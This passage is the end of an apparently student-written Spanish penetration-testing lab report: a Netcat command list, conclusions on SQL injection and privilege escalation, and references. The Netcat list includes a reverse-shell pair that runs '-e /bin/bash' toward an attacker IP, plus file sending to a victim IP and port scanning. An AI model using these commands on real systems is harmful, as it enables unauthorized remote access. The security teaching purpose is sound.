

Ilustración 95 Comando Para Calcular Cuantos Caracteres Tiene Un Archivo

7 Capítulo 5 Investigar Los Comandos Del NC.

El comando Netcat (nc) es una utilidad de línea de comandos para leer y escribir datos entre dos redes informáticas. La comunicación se produce mediante TCP o UDP. El comando difiere según el sistema (netcat, nc, ncat y otros).

Netcat es una herramienta crucial para los administradores de redes y sistemas debido a las ricas funciones de solución de problemas de conexión y la facilidad de uso de scripts.

1) **Conectarse a un puerto remoto:** nc <IP> <PUERTO>
2) **Escuchar en un puerto:** nc -lvp <PUERTO>
3) **Transferir archivos.**

   Enviar archivo: nc <IP_VÍCTIMA> <PUERTO> < archivo.txt

   Recibir archivo: nc -lvp <PUERTO> > archivo.txt
4) **Chat sencillo entre dos PCs.**

   Máquina 1 (escucha): nc -lvp 1234

   Máquina 2 (conecta): nc <IP_MAQUINA1> 1234
5) **Reverse Shell.**

   Atacante escucha en Kali: nc -lvp 4444

   Víctima ejecuta: nc <IP_ATACANTE> 4444 -e /bin/bash
6) **Escaneo de puertos rápido con NC:** nc -zv <IP> <RANGO_PUERTOS>
7) **Crear un servidor web improvisado:** while true; do nc -lvp 8080 < index.html; done
8) **Descargar archivo desde otro host:** nc <IP> <PUERTO> > archivo.txt

Estos son algunos de los comandos más utilizados de NC.

8 Conclusiones

La práctica permitió comprobar cómo una vulnerabilidad de SQL Injection puede comprometer un sistema completo cuando no existen medidas de seguridad adecuadas. Se evidenció la importancia de proteger los servicios web mediante validación de entradas, restricciones de archivos y configuraciones seguras en la base de datos. Asimismo, se demostró que el acceso inicial a un sistema no garantiza privilegios administrativos, siendo necesario aplicar técnicas de escalamiento. Finalmente, se resaltó la utilidad de herramientas como Nmap, Dirb y Netcat en pruebas de penetración y se comprobó que la gestión de direcciones MAC e IP puede ser un factor de control adicional en redes.

9 Referencias Bibliográficas

Nmap. The Network Mapper. Disponible en: https://nmap.org

Offensive Security. Kali Linux – Penetration Testing and Ethical Hacking Linux Distribution. Disponible en: https://www.kali.org

Rapid7. Metasploit Framework Documentation. Disponible en: https://docs.rapid7.com/metasploit/

Ubuntu. Ubuntu Desktop Documentation. Disponible en: https://ubuntu.com/desktop

PhoenixNAP. *NC Command in Linux (With Examples)*. Disponible en: https://phoenixnap.com/kb/nc-command